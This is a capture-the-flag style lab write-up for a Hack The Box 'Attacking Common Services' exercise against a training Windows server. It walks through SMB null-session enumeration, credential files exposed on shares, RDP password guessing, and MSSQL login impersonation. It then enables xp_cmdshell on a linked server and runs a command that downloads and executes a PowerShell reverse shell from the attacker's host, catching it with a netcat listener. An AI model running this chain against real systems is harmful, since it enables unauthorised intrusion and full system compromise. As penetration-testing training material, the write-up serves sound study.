Attacking Common Services - Hard

Target: 10.129.203.10 (note: sometimes need to reset instance or take breaks so this may change)

What file can you retrieve that belongs to the user "simon"? (Format: filename.txt)

Starting off with an nmap scan

```
Host is up (0.033s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-01-02T21:30:13+00:00; 0s from scanner time.
| ms-sql-info:
|   10.129.203.10:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.203.10:1433:
|     Target_Name: WIN-HARD
|     NetBIOS_Domain_Name: WIN-HARD
|     NetBIOS_Computer_Name: WIN-HARD
|     DNS_Domain_Name: WIN-HARD
|     DNS_Computer_Name: WIN-HARD
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-02T21:21:33
|_Not valid after:  2055-01-02T21:21:33
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-HARD
| Not valid before: 2025-01-01T21:21:21
|_Not valid after:  2025-07-03T21:21:21
|_ssl-date: 2025-01-02T21:30:13+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WIN-HARD
|   NetBIOS_Domain_Name: WIN-HARD
|   NetBIOS_Computer_Name: WIN-HARD
|   DNS_Domain_Name: WIN-HARD
|   DNS_Computer_Name: WIN-HARD
|   Product_Version: 10.0.17763
|_  System_Time: 2025-01-02T21:29:33+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-01-02T21:29:34
|_  start_date: N/A
```

Looks like we got SMB, MSSQL, RDP

Listing SMB shares

```
┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ smbclient -N -L //10.129.203.10//Home

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Home            Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.203.10 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

Authenticating to the SMB share Home with null authentication to perform some manual enumeration

```
┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ smbclient -N  //10.129.203.10/Home
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 21 17:18:21 2022
  ..                                  D        0  Thu Apr 21 17:18:21 2022
  HR                                  D        0  Thu Apr 21 16:04:39 2022
  IT                                  D        0  Thu Apr 21 16:11:44 2022
  OPS                                 D        0  Thu Apr 21 16:05:10 2022
  Projects                            D        0  Thu Apr 21 16:04:48 2022
```

```
smb: \IT\Simon\> cd ..
smb: \IT\> ls
  .                                   D        0  Thu Apr 21 16:11:44 2022
  ..                                  D        0  Thu Apr 21 16:11:44 2022
  Fiona                               D        0  Thu Apr 21 16:11:53 2022
  John                                D        0  Thu Apr 21 17:15:09 2022
  Simon                               D        0  Thu Apr 21 17:16:07 2022
```

Here we get a user list:

```
Fiona
John
Simon
```

Navigating into the Flona folder because of the question we find random.txt and retrieve it to answer the first question.

Looking at the file it is labeled credentials

```
┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ cat random.txt
Credentials

(k20ASD10934kadA
KDIlalsa9020$
JT9ads02lasSA@
Kaksd032klasdA#
LKads9kasd0-@
```

Enumerate the target and find a password for the user Fiona. What is her password?

Performing more manual enumeration, I find some files we are able to get form John and Fionas directories

```
smb: \IT\> ls
  .                                   D        0  Thu Apr 21 16:11:44 2022
  ..                                  D        0  Thu Apr 21 16:11:44 2022
  Fiona                               D        0  Thu Apr 21 16:11:53 2022
  John                                D        0  Thu Apr 21 17:15:09 2022
  Simon                               D        0  Thu Apr 21 17:16:07 2022

                7706623 blocks of size 4096. 3168753 blocks available
smb: \IT\> cd John
smb: \IT\John\> ls
  .                                   D        0  Thu Apr 21 17:15:09 2022
  ..                                  D        0  Thu Apr 21 17:15:09 2022
  information.txt                     A      101  Thu Apr 21 17:14:58 2022
  notes.txt                           A      164  Thu Apr 21 17:13:40 2022
  secrets.txt                         A       99  Thu Apr 21 17:15:55 2022

                7706623 blocks of size 4096. 3168753 blocks available
smb: \IT\John\> get information.txt
getting file \IT\John\information.txt of size 101 as information.txt (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \IT\John\> get notes.txt
getting file \IT\John\notes.txt of size 164 as notes.txt (1.2 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \IT\John\> get secrets.txt
getting file \IT\John\secrets.txt of size 99 as secrets.txt (0.7 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \IT\John\> cd ..
smb: \IT\> ls
  .                                   D        0  Thu Apr 21 16:11:44 2022
  ..                                  D        0  Thu Apr 21 16:11:44 2022
  Fiona                               D        0  Thu Apr 21 16:11:53 2022
  John                                D        0  Thu Apr 21 17:15:09 2022
  Simon                               D        0  Thu Apr 21 17:16:07 2022

                7706623 blocks of size 4096. 3168753 blocks available
smb: \IT\> cd Fiona
smb: \IT\Fiona\> ls
  .                                   D        0  Thu Apr 21 16:11:53 2022
  ..                                  D        0  Thu Apr 21 16:11:53 2022
  creds.txt                           A      118  Thu Apr 21 16:13:11 2022

                7706623 blocks of size 4096. 3168753 blocks available
smb: \IT\Fiona\> get creds.txt
getting file \IT\Fiona\creds.txt of size 118 as creds.txt (0.9 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \IT\Fiona\>
```

John: Information.txt, notes.txt, secrets.txt

Fiona: creds.txt

Running hydra on the rdp instance didn't actually work for attempting to log in as Fiona, and there weren't many options in the list so I just tried manually to rdp with each of the credentials and one of those worked

```
xfreerdp3 /v:10.129.203.10 /u:Fiona /p:'48Ns72!bns74@S84NNNS
l'
```

Fiona password:48Ns72!bns74@S84NNNSl

Once logged in, what other user can we compromise to gain admin privileges?

From the next question, it seems pretty intuitive to then target the john user. And we found a bunch of files of his in the share earlier that should give us hints about how to execute our next steps.

Submit the contents of the flag.txt file on the Administrator Desktop.

Attempting to RDP into john using the credentials we found in a secrets file on the samba share didn't work. I tried hydra first then just manually going through the small list.

```
cat john_secrets.txt
Password Lists:

1234567
(DK02ka-dsaldS
Inlanefreight2022
Inlanefreight2022!
TestingDB123
```

```
┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ xfreerdp3 /v:10.129.203.10 /u:John /p:1234567
[16:55:27:735] [35584:00008b01] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[16:55:27:735] [35584:00008b01] [WARN][com.freerdp.crypto] - [verify_cb]: CN = WIN-HARD
[16:55:27:736] [35584:00008b01] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:27:736] [35584:00008b01] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:27:804] [35584:00008b01] [ERROR][com.freerdp.core] - [transport_ssl_cb]: ERRCONNECT_PASSWORD_CERTAINLY_EXPIRED [0x0002000F]
[16:55:27:804] [35584:00008b01] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned an error: error:0A000438:SSL routines::tlsv1 alert internal error

┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ xfreerdp3 /v:10.129.203.10 /u:John /p:'{DK02ka-dsaldS'
[16:55:37:757] [35704:00008b79] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[16:55:37:757] [35704:00008b79] [WARN][com.freerdp.crypto] - [verify_cb]: CN = WIN-HARD
[16:55:37:757] [35704:00008b79] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:37:757] [35704:00008b79] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:37:825] [35704:00008b79] [ERROR][com.freerdp.core] - [transport_ssl_cb]: ERRCONNECT_PASSWORD_CERTAINLY_EXPIRED [0x0002000F]
[16:55:37:825] [35704:00008b79] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned an error: error:0A000438:SSL routines::tlsv1 alert internal error

┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ xfreerdp3 /v:10.129.203.10 /u:John /p:'Inlanefreight2022'
[16:55:45:606] [35813:00008be6] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[16:55:45:606] [35813:00008be6] [WARN][com.freerdp.crypto] - [verify_cb]: CN = WIN-HARD
[16:55:45:607] [35813:00008be6] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:45:607] [35813:00008be6] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:45:675] [35813:00008be6] [ERROR][com.freerdp.core] - [transport_ssl_cb]: ERRCONNECT_PASSWORD_CERTAINLY_EXPIRED [0x0002000F]
[16:55:45:675] [35813:00008be6] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned an error: error:0A000438:SSL routines::tlsv1 alert internal error

┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ xfreerdp3 /v:10.129.203.10 /u:John /p:'Inlanefreight2022!'
[16:55:53:666] [35925:00008c56] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[16:55:53:666] [35925:00008c56] [WARN][com.freerdp.crypto] - [verify_cb]: CN = WIN-HARD
[16:55:53:667] [35925:00008c56] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:53:667] [35925:00008c56] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:55:53:735] [35925:00008c56] [ERROR][com.freerdp.core] - [transport_ssl_cb]: ERRCONNECT_PASSWORD_CERTAINLY_EXPIRED [0x0002000F]
[16:55:53:735] [35925:00008c56] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned an error: error:0A000438:SSL routines::tlsv1 alert internal error

┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ xfreerdp3 /v:10.129.203.10 /u:John /p:'TestingDB123'
[16:56:01:838] [36038:00008cc7] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[16:56:01:838] [36038:00008cc7] [WARN][com.freerdp.crypto] - [verify_cb]: CN = WIN-HARD
[16:56:01:839] [36038:00008cc7] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:56:01:839] [36038:00008cc7] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[16:56:01:908] [36038:00008cc7] [ERROR][com.freerdp.core] - [transport_ssl_cb]: ERRCONNECT_PASSWORD_CERTAINLY_EXPIRED [0x0002000F]
[16:56:01:908] [36038:00008cc7] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned an error: error:0A000438:SSL routines::tlsv1 alert internal error

┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$
```

From the RDP instance I logged into as Fiona I attempted to use the GUI SQL Server Management Studio toolt o see if I could log in with John using the password we found in his secrets file ‘TestingDB123’ as it seemed likely

Going through the other files from johns user that were grabbed, we find that they are trying to simulate impersonation and that is along side other information about the database, which implies that database may be the next target and that I may be able to impersonate commands as another user. It also mentions creating a local linked server. These are both concepts that were mentioned in the modules so they seem to be solid leads.

```
┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ cat john_information.txt
To do:
- Keep testing with the database.
- Create a local linked server.
- Simulate Impersonation.
```

Attempting to log into the sql server manager from the GUI utility didn’t end up working out for me through RDP, but I don’t know how to impersonate a user from that GUI anyways. So I attempt to log into the SQL server using the Fiona user using SQSH and that works

```
sqsh -S 10.129.203.10 -U '.\\fiona' -P '48Ns72!bns74@S84NNNS
l' -h
```

Running the follow queries list local linked servers

```
1>  SELECT srvname, isremote FROM sysservers
2> go
```

From the following query. The server name with a 1 below it is a remote server. The Server name with a 0 below it means it is a local linked server.

Testing to see if I can run queries remotely will work would be interesting.

Also testing to see which users we can impersonate as it was mentioned in that file. From this I find we can impersonate Simon and John

```
1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> go
```

```
1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> go
        john

        simon

1>
```

Impersonating the John user

```
1> EXECUTE AS LOGIN = 'john'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> go
```

```
1> EXECUTE AS LOGIN = 'john'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> go

        john

          0
```

Check and see if John is a sysadmin on the linked server


```
1> EXECUTE('select @@servername, @@version, system_user, is_s
rvrolemember(''sysadmin'')') AT [LOCAL.TEST.LINKED.SRV]
2> go
```

```
          0
1> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember(''sysadmin'')') AT [LOCAL.TEST.LINKED.SRV]
2> go

        WINSRV02\SQLEXPRESS


        Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
        Sep 24 2019 13:48:23
        Copyright (C) 2019 Microsoft Corporation
        Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)


        testadmin


          1
1>
```

The command outputted a 1 indicating that the John user has the sysadmin role on the local linked server

Run a whoami on the remote system

```
1> EXECUTE('xp_cmdshell ''whoami''') AT [LOCAL.TEST.LINKED.SR
V]
2> go
```



This tells me that I need to enable XP_Cmdshell tobe able to use it and exeucte commands


Enabling XP_Cmdshell and running another whomai

```
1> EXECUTE('xp_cmdshell ''whoami''') AT [LOCAL.TEST.LINKED.SR
V]
2> go
Msg 15281, Level 16, State 1
Server 'WIN-HARD\SQLEXPRESS', Procedure 'xp_cmdshell', Line 1
SQL Server blocked access to procedure 'sys.xp_cmdshell' of c
omponent 'xp_cmdshell' because this component is turned off a
s part of the security configuration for this server. A syste
m administrator can enable the use of 'xp_cmdshell'
by using sp_configure. For more information about enabling 'x
p_cmdshell', search for 'xp_cmdshell' in SQL Server Books Onl
ine.
1>  EXECUTE('
2> EXEC sp_configure ''show advanced options'', 1;
3> RECONFIGURE;
4>  EXEC sp_configure ''xp_cmdshell'', 1;
5> RECONFIGURE;
6> EXEC xp_cmdshell ''whoami''
7> ') AT [LOCAL.TEST.LINKED.SRV];
```


```
8> go
Configuration option 'show advanced options' changed from 0 t
o 1. Run the RECONFIGURE statement to install.
Configuration option 'xp_cmdshell' changed from 0 to 1. Run t
he RECONFIGURE statement to install.

        nt authority\system




        NULL



1>
```

Technically I could use loadfile at this point since they told us a direct path to the file in the question (Desktop of administrator), but for fun lets drop a shell on there


Generate a powershell reverse shell with revshells.com



Note: I had to remove the “powershell -nop -c” portion and then remove the quotes from the revshell.ps1 file as it was having problems executing on the server when I ran the mssql rce query. Final file looked like:



save that to a file and start a python web server to host the reverse shell payload



start a listener to catch a connection

```
nc -lvnp 9001
```

Execute the remote command execution that will download the reverse shell powershell script from our attacking machine and run it so we can get a shell on our listener

```
1> EXECUTE('xp_cmdshell ''echo IEX (New-Object Net.WebClien
t).DownloadString("http://10.10.14.3:8000/revshell.ps1") | po
wershell -noprofile''') AT [LOCAL.TEST.LINKED.SRV]
2> go
```

```
┌──(kali㉿kali)-[~/htb/attacking_common/hard]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.203.10] 49685
whoami
nt authority\system
PS C:\Windows\system32> cd ..
PS C:\Windows> cd ..
PS C:\> cd Users
PS C:\Users> cd Administrators
PS C:\Users> cd Desktop
PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/20/2022   5:38 AM                Administrator
d-----        4/22/2022   5:33 AM                Fiona
d-----        10/6/2021  12:31 PM                lab_adm
d-----        4/20/2022   9:05 AM                mssqlsvc
d-r---        10/6/2021   3:46 PM                Public
d-----        4/25/2022  11:50 AM                technicalsupport


PS C:\Users> cd Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/21/2022   4:07 PM             27 flag.txt


PS C:\Users\Administrator\Desktop>
```